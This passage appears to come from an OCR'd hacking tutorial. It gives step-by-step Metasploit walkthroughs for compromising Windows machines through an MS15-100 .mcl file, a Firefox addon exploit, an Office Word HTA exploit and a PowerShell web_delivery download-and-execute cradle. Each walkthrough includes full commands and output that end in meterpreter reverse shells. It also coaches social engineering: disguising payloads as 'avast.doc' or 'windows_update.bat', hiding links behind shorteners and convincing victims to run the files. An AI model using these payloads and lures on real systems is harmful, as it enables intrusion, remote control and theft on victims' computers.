
Follow the steps below to trick our target to download and execute the above created malicious file.

At first copy the malicious file on to desktop using ***cp*** command


***cp /root/.msf5/local/crack.mcl* /root/Desktop**

```
msf exploit(windows/fileformat/ms15_100_mcl_exe) > cp /root/.msf4/local/crack.mcl /root/Desktop/
[*] exec: cp /root/.msf4/local/crack.mcl /root/Desktop/
```

Visit https://send.firefox.com and upload ***crack.mcl*** file saved on Desktop.




This website generates a link from where anyone can download the malicious file (crack.mcl) over the internet.



we can even shorten the link created by send.firefox.com using any online URL shortening services (http://tinyurl.com)

Convince our target to click on the link, download and execute ***crack.mcl***



If the target executes downloaded the malicious file (crack.mcl), then a new meterpreter session opens on attacker's machine.

```
msf exploit(windows/fileformat/ms15_100_mcl_exe) >
[*] Sending stage (179779 bytes) to 192.168.1.115
[*] Meterpreter session 1 opened (192.168.1.103:6789 -> 192.168.1.115:49873) a
```

```
msf exploit(windows/fileformat/ms15_100_mcl_exe) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : ROUTER
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Practical 8: Hacking Windows 7 using Firefox addon exploit

Start Metasploit Framework and search for firefox exploit using following search command

search firefox_xpi

```
msf > search firefox_xpi

Matching Modules
================

   Name                                                Disclosure Date  Rank
   ----                                                ---------------  ----
   exploit/multi/browser/firefox_xpi_bootstrapped_addon  2007-06-27      excellent
```

Load exploit using ***use*** command as shown below

```
msf > use exploit/multi/browser/firefox_xpi_bootstrapped_addon
```

Verify options by executing ***show options*** command

```
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > show options

Module options (exploit/multi/browser/firefox_xpi_bootstrapped_addon):

   Name           Current Setting              Required  Description
   ----           ---------------              --------  -----------
   ADDONNAME      HTML5 Rendering Enhancements  yes       The addon name.
   AutoUninstall  true                         yes       Automatically uninstall t
   SRVHOST        0.0.0.0                      yes       The local host to listen
   SRVPORT        8080                         yes       The local port to listen
   SSL            false                        no        Negotiate SSL for incomin
   SSLCert                                     no        Path to a custom SSL cert
   URIPATH                                     no        The URI to use for this e


Exploit target:

   Id  Name
   --  ----
   0   Universal (Javascript XPCOM Shell)
```

Configure ***SRVHOST, SRVPORT, URIPATH*** as shown below

```
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set SRVHOST 192.168.1.107
SRVHOST => 192.168.1.107
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set SRVPORT 80
SRVPORT => 80
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set URIPATH /
URIPATH => /
```

Run ***show targets*** command and set a target to ***Native Payload*** as shown in below image

```
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Universal (Javascript XPCOM Shell)
   1   Native Payload


msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set TARGET 1
TARGET => 1
```

Set a ***windows/meterpreter_reverse_tcp*** payload using ***set payload*** command

```
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set PAYLOAD windows/meterpreter_reverse_tcp
PAYLOAD => windows/meterpreter_reverse_tcp
```

Verify exploit and payload options using ***show options*** command


```
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > show options

Module options (exploit/multi/browser/firefox_xpi_bootstrapped_addon):

   Name           Current Setting               Required  Description
   ----           ---------------               --------  -----------
   ADDONNAME      HTML5 Rendering Enhancements  yes       The addon name.
   AutoUninstall  true                          yes       Automatically uninstall th
   SRVHOST        192.168.1.107                 yes       The local host to listen o
   SRVPORT        80                            yes       The local port to listen o
   SSL            false                         no        Negotiate SSL for incoming
   SSLCert                                      no        Path to a custom SSL certi
   URIPATH        /                             no        The URI to use for this ex


Payload options (windows/meterpreter_reverse_tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread,
   EXTENSIONS                   no        Comma-separate list of extensions to load
   EXTINIT                      no        Initialization strings for extensions
   LHOST                        yes       The listen address
   LPORT       4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Native Payload
```


Set ***LHOST*** and ***LPORT*** values for payload

```
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set LHOST 192.168.1.107
LHOST => 192.168.1.107
msf exploit(multi/browser/firefox_xpi_bootstrapped_addon) > set LPORT 1212
LPORT => 1212
```

Once everything is configured correctly, run ***exploit*** command to start the malicious server.

Share ***http://192.168.1.107:80/*** link with the victim. If the victim clicks on the malicious link (in firefox browser version <40) then a new meterpreter session start on attacker's machine as shown in below image.





Practical 9: Hacking windows computer using a vulnerability in office application

Start Metasploit Framework and search for an ***office_word*** exploit

```
msf > search office_word_hta

Matching Modules
================

   Name                                          Disclosure Date  Rank
   ----                                          ---------------  ----
   exploit/windows/fileformat/office_word_hta  2017-04-14       excellent
```

load exploit ***use*** command and verify exploit options using ***show options*** command

```
msf > use exploit/windows/fileformat/office_word_hta
msf exploit(windows/fileformat/office_word_hta) >
```

```
msf exploit(windows/fileformat/office_word_hta) > show options

Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.doc          yes       The file name.
   SRVHOST   0.0.0.0          yes       The local host to listen on. This must
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (defau
   URIPATH   default.hta      yes       The URI to use for the HTA file


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word
```

Change filename and set SRVHOST value.

```
msf exploit(windows/fileformat/office_word_hta) > set FILENAME avast.doc
FILENAME => avast.doc
msf exploit(windows/fileformat/office_word_hta) > set SRVHOST 192.168.1.102
SRVHOST => 192.168.1.102
```

Choose a windows meterpreter payload to gain reverse connection.

```
msf exploit(windows/fileformat/office_word_hta) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

```
msf exploit(windows/fileformat/office_word_hta) > show options

Module options (exploit/windows/fileformat/office_word_hta):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  avast.doc        yes       The file name.
   SRVHOST   192.168.1.102    yes       The local host to listen on. This must be
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default
   URIPATH   default.hta      yes       The URI to use for the HTA file


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread,
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Microsoft Office Word
```

Set attacker's IP address as LHOST any add any valid port number under LPORT. After configuring values, run ***exploit*** command

```
msf exploit(windows/fileformat/office_word_hta) > set LHOST 192.168.1.102
LHOST => 192.168.1.102
msf exploit(windows/fileformat/office_word_hta) > set LPORT 1211
LPORT => 1211
msf exploit(windows/fileformat/office_word_hta) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.102:1211
msf exploit(windows/fileformat/office_word_hta) > [+] avast.doc stored at /root/.msf4/local/avast.doc
[*] Using URL: http://192.168.1.102:8080/default.hta
[*] Server started.
```

Share http://192.168.1.102:8080/default.hta with the target and convince them to click on the link and download a malicious file. Soon after target executes that malicious file, a new meterpreter session opens on attacker's machine.

```
[*] Server started.
[*] Sending stage (179779 bytes) to 192.168.1.113
[*] Meterpreter session 1 opened (192.168.1.102:1211 -> 192.168.1.113:53712) at 2018-06-21 18:07:22 +0530


msf exploit(windows/fileformat/office_word_hta) > sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  DESKTOP-MQ6UTAF\Dinesh @ DESKTOP-MQ6UTAF  192.168.1.102:1211 -> 192.168.1.113:53712


msf exploit(windows/fileformat/office_word_hta) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

Practical 10: Hacking windows 10 using PowerShell commands

Load Metasploit Framework and search for ***web_delivery*** exploit.

```
msf > search web_delivery

Matching Modules
================

   Name                                Disclosure Date  Rank    Description
   ----                                ---------------  ----    -----------
   exploit/multi/script/web_delivery   2013-07-19       manual  Script Web Delivery
```

Load the above exploit using ***use*** command and verify exploit options.

```
msf > use exploit/multi/script/web_delivery
```

As this is a client-side attack add attacker's IP address under SRVHOST and set URIPATH to **/**

```
msf exploit(multi/script/web_delivery) > set srvhost 192.168.0.157
srvhost => 192.168.0.157
```

```
msf exploit(multi/script/web_delivery) > set uripath /
uripath => /
```

Verify exploit options. In this case, we can observe that by default a python payload is added. To remove the default payload, execute ***unset payload*** command.

```
msf exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.0.157    yes       The local host to listen on.
0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming co
   SSLCert                   no        Path to a custom SSL certific
   URIPATH  /                no        The URI to use for this explo


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Python
```

```
msf exploit(multi/script/web_delivery) > unset payload
Unsetting payload...
```

```
msf exploit(multi/script/web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  192.168.0.157    yes       The local host to listen on.
 on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming c
   SSLCert                   no        Path to a custom SSL certifi
y generated)
   URIPATH  /                no        The URI to use for this expl


Exploit target:

   Id  Name
   --  ----
   0   Python
```

After removing the default payload execute ***show targets*** command and set a target to ***PSH*** (PowerShell). Add LHOST and LPORT values.


```
msf exploit(multi/script/web_delivery) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Python
   1   PHP
   2   PSH
   3   Regsvr32
   4   PSH (Binary)
```

```
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set lhost 192.168.0.157
lhost => 192.168.0.157
msf exploit(multi/script/web_delivery) > set lport 4545
lport => 4545
```

run ***exploit*** command.

```
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on 192.168.0.157:4545
[*] Using URL: http://192.168.0.157:8080/
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $K=new-object net.webclient;$K.proxy=[Net.WebRequest]::Get
SystemWebProxy();$K.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $K.down
loadstring('http://192.168.0.157:8080/');
```

Copy the exploit code and save that as ***.bat (windows_update.bat)*** file in ***/var/www/html***



Run Apache web server as shown below.

```
msf exploit(multi/script/web_delivery) > service apache2 start
[*] exec: service apache2 start
```

Create a link (refer practical 7) that can help your target download the malicious file

```
msf exploit(multi/script/web_delivery) >
[*] 192.168.0.113    web_delivery - Delivering Payload
[*] Sending stage (179779 bytes) to 192.168.0.113
[*] Meterpreter session 1 opened (192.168.0.157:4545 -> 192.168.0.113:49833) at 2018-07-10
04:52:58 -0400
```

If the target executes the malicious file, then a new meterpreter session starts on the attacker's machine.

```
msf exploit(multi/script/web_delivery) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                              Connection
  --  ----  ----                     -----------                              ----------
  1         meterpreter x86/windows  DESKTOP-0N3TV3I\Ninja @ DESKTOP-0N3TV3I  192.168.0.157
:4545 -> 192.168.0.113:49833 (192.168.0.113)
```

```
msf exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-0N3TV3I
OS              : Windows 10 (Build 16299).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > screenshot
Screenshot saved to: /root/RyQCVhzM.jpeg
meterpreter >
```